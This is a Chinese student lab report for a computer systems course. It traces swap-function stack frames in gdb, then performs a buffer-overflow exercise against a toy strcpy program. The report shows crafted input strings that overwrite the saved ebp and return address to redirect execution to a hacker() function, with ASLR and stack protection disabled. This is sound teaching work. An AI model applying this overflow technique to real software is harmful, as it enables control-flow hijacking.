# 实验3

班级：
姓名：
学号：

实验内容：
1 C 语句与机器级指令的对应关系，IA-32 基本指令的执行；
2 C 语言程序中过程调用的执行过程和栈帧结构；
3 缓冲区溢出攻击。

实验目标：
1 掌握程序的机器级表示相关概念；
2 理解 C 语言程序对应机器级指令的执行和过程调用实现；
3 掌握程序的基本调试方法和相关实验工具的运用。

实验任务：
1 学习 MOOC 内容
https://www.icourse163.org/learn/NJU-1449521162
第四周 程序的机器级表示
第 4 讲 控制转移指令
第 5 讲 栈和过程调用
第 6 讲 缓冲区溢出

2 完成实验
2.1 C 语言程序如下，对程序代码进行反汇编，指出过程调用中相关语句，比较按值传递参数和按地址传递参数，画出过程调用中栈帧结构图，并给出解释说明。

```
#include <stdio.h>
int swap(*x, *y)
{
  int t=*x;
  *x=*y;
  *y=t;
}
void main()
{
  int a=15, b=22;
  swap(&a, &b);
  printf("a=%d\tb=%d\n", a, b);
}
#include <stdio.h>
int swap(x, y)
{
  int t=x;
  x=y;
  y=t;
}
void main()
```

```
{
  int a=15, b=22;
  swap(a, b);
  printf("a=%d\tb=%d\n", a, b);
}
```

2.1.1 程序代码和注释说明

创建swap1.c和swap2.c文件，编译，反汇编目标文件，得到反汇编代码

```
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ gcc swap1.c -o swap1
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ ./swap1
a =  22 b =  15
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ objdump -S swap1 > swap1.s
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ touch swap2.c
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ gcc swap2.c -o swap2
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ ./swap2
a=15    b=22
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$ objdump -S swap2 > swap2.s
sanfenbai@ubuntu:~/Desktop/计算机系统/实验3$
```

swap1.c 中swap函数的反汇编代码：

```
0804846b <swap>:
 804846b:       55                      push   %ebp
 804846c:       89 e5                   mov    %esp,%ebp
 804846e:       83 ec 10                sub    $0x10,%esp
 8048471:       8b 45 08                mov    0x8(%ebp),%eax
 8048474:       8b 00                   mov    (%eax),%eax
 8048476:       89 45 fc                mov    %eax,-0x4(%ebp)
 8048479:       8b 45 0c                mov    0xc(%ebp),%eax
 804847c:       8b 10                   mov    (%eax),%edx
 804847e:       8b 45 08                mov    0x8(%ebp),%eax
 8048481:       89 10                   mov    %edx,(%eax)
 8048483:       8b 45 0c                mov    0xc(%ebp),%eax
 8048486:       8b 55 fc                mov    -0x4(%ebp),%edx
 8048489:       89 10                   mov    %edx,(%eax)
 804848b:       90                      nop
 804848c:       c9                      leave
 804848d:       c3                      ret
```

swap2.c中swap函数的反汇编代码：


```
0804840b <swap>:
 804840b:       55                      push   %ebp
 804840c:       89 e5                   mov    %esp,%ebp
 804840e:       83 ec 10                sub    $0x10,%esp
 8048411:       8b 45 08                mov    0x8(%ebp),%eax
 8048414:       89 45 fc                mov    %eax,-0x4(%ebp)
 8048417:       8b 45 0c                mov    0xc(%ebp),%eax
 804841a:       89 45 08                mov    %eax,0x8(%ebp)
 804841d:       8b 45 fc                mov    -0x4(%ebp),%eax
 8048420:       89 45 0c                mov    %eax,0xc(%ebp)
 8048423:       90                      nop
 8048424:       c9                      leave
 8048425:       c3                      ret
```

2.1.2 实验结果记录

使用gdb调试swap1, 将断点设置在main函数处，然后执行一条c语句，使得执行点停留在swap前面，然后查看eip的值即为swap语句对应的位置，再查看ebp，esp的值。

```
Breakpoint 1, 0x0804849c in main ()
(gdb) ni
0x0804849f in main ()
(gdb) i r eip ebp esp
eip            0x804849f        0x804849f <main+17>
ebp            0xbfffeee8       0xbfffeee8
esp            0xbfffeed0       0xbfffeed0
(gdb) x/7xw $esp
0xbfffeed0:     0x00000001      0xbfffef94      0xbfffef9c      0x08048521
0xbfffeee0:     0xb7fbb3dc      0xbfffef00      0x00000000
(gdb)
```


观察分析上述栈帧结构，画出结构图：



然后执行call指令前的4条指令，再次查看当前栈帧内容：

```
0x080484c0 in main ()
(gdb) i r ebp esp
ebp            0xbfffeed8       0xbfffeed8
esp            0xbfffeeb8       0xbfffeeb8
(gdb) x/9xw $wsp
Value can't be converted to integer.
(gdb) x/9xw $esp
0xbfffeeb8:     0xbfffeec4      0xbfffeec8      0x00000004      0x0000000f
0xbfffeec8:     0x00000016      0x34e64300      0xb7fbb3dc      0xbfffeef0
0xbfffeed8:     0x00000000
```

结构图为：




对比执行前的栈帧，可以发现这四个指令就是main调用swap的一个准备过程

然后执行call指令，再显示当前eip 、ebp 、esp 的内容，再显示当前栈帧内容：

```
(gdb) si
0x0804846b in swap ()
(gdb) i r eip ebp esp
eip            0x804846b        0x804846b <swap>
ebp            0xbfffeee8       0xbfffeee8
esp            0xbfffeec4       0xbfffeec4
(gdb) x/10xw $esp
0xbfffeec4:     0x080484c5      0xbfffeed4      0xbfffeed8      0x00000001
0xbfffeed4:     0x0000000f      0x00000016      0xd1853d00      0xb7fbb3dc
0xbfffeee4:     0xbfffef00      0x00000000
(gdb)
```

call指令将目标地址送入eip寄存器中，改变了程序执行的顺序，同时将下一跳指令的地址作为返回地址送入栈中。然后程序执行进入swap过程，执行swap的前两条指令，显示ebp和esp的内容，再显示当前栈帧和main栈帧的内容：

```
0x0804846e in swap ()
(gdb) i r ebp esp
ebp            0xbfffeec0       0xbfffeec0
esp            0xbfffeec0       0xbfffeec0
(gdb) x/15xw $esp
0xbfffeec0:     0xbfffeee8      0x080484c5      0xbfffeed4      0xbfffeed8
0xbfffeed0:     0x00000001      0x0000000f      0x00000016      0xd1853d00
0xbfffeee0:     0xb7fbb3dc      0xbfffef00      0x00000000      0xb7e21637
0xbfffeef0:     0xb7fbb000      0xb7fbb000      0x00000000
```

上面显示的单元内显示了main的栈帧空间。

swap指令的第三条指令是一个减法指令，执行这条指令，然后显示当前的ebp和esp内容，显示当前栈帧内容：

```
0x08048471 in swap ()
(gdb) i r ebp esp
ebp            0xbfffeec0       0xbfffeec0
esp            0xbfffeeb0       0xbfffeeb0
(gdb) x/15xw $esp
0xbfffeeb0:     0x00000001      0x00008000      0xb7fbb000      0xb7e211f0
0xbfffeec0:     0xbfffeee8      0x080484c5      0xbfffeed4      0xbfffeed8
0xbfffeed0:     0x00000001      0x0000000f      0x00000016      0xd1853d00
0xbfffeee0:     0xb7fbb3dc      0xbfffef00      0x00000000
```

可以看出main栈帧中ab的值进行了交换，swap过程通过ab地址读写了ab的内容。

然后执行leave指令，然后显示当前的ebp和esp内容，显示当前栈帧内容

```
(gdb) i r eip
eip            0x804848c        0x804848c <swap+33>
(gdb) i r ebp esp
ebp            0xbfffeec0       0xbfffeec0
esp            0xbfffeeb0       0xbfffeeb0
(gdb) x/15xw $esp
0xbfffeeb0:     0x00000001      0x00008000      0xb7fbb000      0x0000000f
0xbfffeec0:     0xbfffeee8      0x080484c5      0xbfffeed4      0xbfffeed8
0xbfffeed0:     0x00000001      0x00000016      0x0000000f      0xd1853d00
0xbfffeee0:     0xb7fbb3dc      0xbfffef00      0x00000000
```

可以看出栈帧又还原为main的栈帧了，这就是过程调用的步骤5，即swap的结束工作：回收栈空间。

现在执行return指令，显示然后显示当前的eip、ebp和esp内容，显示当前栈帧内容。


可看出返回地址被弹出送入eip寄存器。程序从swap跳转到call的吓一条指令处，所以swap调用结束。

下一条指令是add指令，执行这条指令，通过观察栈帧，分析可知，其回收了入口参数的栈空间，即main的结束工作。

程序执行结束。

2.1.3 结果分析与讨论

对按值传递的swap1程序也用同样的方法分析，经过对比可知：按地址传递方式比按值传递方式多了lea地址传送指令，其是把a和b的地址作为入口参数传送进栈，在按值传送过程中仅仅把值传送进栈，过程调用中add和call指令是完全一致的。

在被调用的swap过程中前三条指令和后三条指令是一致的，即准备和结束工作是一样的。但是过程体中的指令有区别，按地址传递方式使用入口参数的内容作为地址，用寄存器间接寻址方式读写了调用者a和b的内容。而按值传递方式仅仅是读写了入口参数中的内容，在过程调用结束的时候会回收入口参数栈空间，回收后相当于什么也没做。

2.2 编译执行如下 C 语言程序（bug.c 和 hack.c），指出该程序的漏洞，对程序代码进行反汇编，采用 gdb 跟踪程序执行，分析程序执行过程中的栈帧结构，改变 hack.c 程序代码中的输入字符串 code，使程序转到攻击函数 hacker()执行。画出程序执行过程中的栈帧结构图， 并给出解释说明。

C 语言程序 1：bug.c

```
#include <stdio.h>
#include “string.h”
void outputs(char *str)
{
  char buffer[16];
  strcpy(buffer, str);
  printf(“%s\n”, buffer);
}
void hacker(void)
{
  printf(“being hacked \n”);
}
int main(int argc, char *argv[])
{
  outputs(argv[1]);
  return;
}
```

C 语言程序 2：hack.c

```
#include <stdio.h>
char code[]=“0123456789ABCDEFXXXX”
“\x11\x84\x04\x08”
“\x00”;
int main(void)
{
  char *arg[3];
```

```
    arg[0]= “./bug”;
    arg[1]=code;
    arg[2]=NULL;
    execve(arg[0], arg, NULL);
    return 0;
  }
```

3.1.1 程序代码和注释说明

bug.c

```c
#include <stdio.h>
#include <string.h>
void outputs(char *str)
{
 char buffer[16];
 strcpy(buffer, str);
 printf("% s\n", buffer);
}
void hacker(void)
{
 printf("being hacked \n");
}
int main(int argc, char* argv[])
{
 outputs(argv[1]);
 printf("yes/n")
 return 0;
}
```

hack.c

```c
#include <stdio.h>
char code[] = "0123456789ABCDEFXXXX";
int main(void)
{
 char* arg[3];
 arg[0] = "./bug";
 arg[1] = code;
 arg[2] = NULL;
 execve(arg[0], arg, NULL);
 return 0;
}
```

3.1.2 实验结果记录

关闭系统的栈随机化，编译程序,同时关闭栈溢出检测，生成32位应用程序，支持栈段可执行。

```
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] sanfenbai 的密码:
kernel.randomize_va_space = 0
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ gcc -o0 -m32 -g -fno-stack-protector -z execstack -no-pie -fno-pic bug.c -o bug
bug.c: In function ‘outputs’:
bug.c:7:9: warning: ' ' flag used with ‘%s’ gnu_printf format [-Wformat=]
  printf("% s\n", buffer);
         ^
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ gcc -o0 -m32 -g -fno-stack-protector -z execstack -no-pie -fno-pic hack.c -o hack
hack.c: In function ‘main’:
hack.c:9:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
  execve(arg[0], arg, NULL);
  ^
```

执行hack程序，输出字符串和yes：

```
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ ./hack
0123456789ABCDEFXXXX
yes
```

反汇编目标程序：

```
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ objdump -S bug > bug,s
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ objdump -S bug > bug.s
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ objdump -S hack > hack.s
```

用gdb调试程序hack，断点设置在main然后单步调试，直到当前语句停留在bug的main函数上，然后输出eip、ebp、esp的值，记录下ebp的值。显示当前栈帧内容，这是当前main函数的栈帧范围：

```
(gdb) s
process 2811 is executing new program: /home/sanfenbai/Desktop/计算机系统/未命名文件夹/bug

Breakpoint 1, main (argc=2, argv=0xbffffef4) at bug.c:15
15              outputs(argv[1]);
(gdb) i r eip ebp esp
eip            0x80484c6        0x80484c6 <main+19>
ebp            0xbffffe48       0xbffffe48
esp            0xbffffe40       0xbffffe40
```

然后继续执行程序，继续执行s命令看到进入了outputs过程，直至执行完字符串复制的库函数，然后显示当前的eip、ebp和esp内容。查看bug.c 中hack的首地址，如下，为0x804849a：

```
0804849a <hacker>:
void hacker(void)
{
 804849a:       55                      push   %ebp
 804849b:       89 e5                   mov    %esp,%ebp
 804849d:       83 ec 08                sub    $0x8,%esp
        printf("being hacked \n");
```

然后修改hack.c的内容如下：

填入随机的几个字符串用于填充缓冲区，然后填入上述ebp的值和hack的首地址，如下：

```
#include <stdio.h>
char code[] = "0123456789ABCDEFXXXX"
"abcdabcd"
"\x48\xfe\xff\xbf"
"\x9a\x84\x04\x08";
int main()
{
```


然后运行，输出“being hacked”。

```
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ ./hack
0123456789ABCDEFabcdabcdH◆◆◆◆
being hacked
段错误（核心已转储）
```


分析程序的执行过程可知：

正常执行hack程序时会执行位于bug程序的output函数，输出字符串后，该函数就会返回hack的main继续执行，但是进过如上的修改之后buffer赋值时会越界，用bug中hacker函数的首地址代替了outputs的返回地址，所以output执行结束时进入了hacker函数执行，从而完成了缓冲区溢出攻击，但是hacker结束之后没有正确的返回地址所以报段错误。

分析程序执行outputs时的栈帧结构可得如下结构图:




但是我们希望的过程是：hack的执行调用的bug的执行，bug调用outputs的执行，outputs的返回导致了hacker的执行，而hacker结束后返回到调用outputs的语句之后继续执行，这样就看不出执行过程中调用了hacker函数，完成了比较隐蔽的缓冲区溢出攻击，函数调用示意图如下：



下面继续改动hack.c从而实现上述过程。
经过以上分析，目前缺少的就是执行完hacker后无法转移到正确的地方继续执行，所以只需要在hacker返回地址处填写正确的地址即可。
需要返回的地址就是执行print语句前的一条指令的地址，查询反汇编文件可知：

```
80484d7:       83 c4 10                add    $0x10,%esp
       printf("yes\n");
```

先查询最新的ebp的值：

```
Breakpoint 1, main (argc=2, argv=0xbffffee4) at bug.c:15
15              outputs(argv[1]);
(gdb) i r ebp
ebp            0xbffffe38       0xbffffe38
```

然后将新的ebp和该地址写入hack.c的字符串中，如图：

```
#include <stdio.h>
char code[] = "0123456789ABCDEF"
"abcdabcd"
"\x38\xfe\xff\xbf"
"\x9a\x84\x04\x08"
"\xd7\x84\x04\x08";
```

然后重新执行编译等操作，执行程序得：

```
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ gcc -o0 -m32 -g -fno-stack-protector -z execstack -no-pie
 -fno-pic hack.c -o hack
hack.c: In function ‘main’:
hack.c:13:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
  execve(arg[0], arg, NULL);
  ^
sanfenbai@ubuntu:~/Desktop/计算机系统/未命名文件夹$ ./hack
0123456789ABCDEFabcdabcd8◆◆◆◆◆
being hacked
yes
```

可见：程序即被攻击(执行了hacker函数)又正确返回了(输出了正确的字符串)，从而完成了缓冲区溢出攻击。
造成缓冲区溢出攻击的原因:程序没有对栈中作为缓冲区的buffer数组进行越界检查,给攻击者提供了一个漏洞。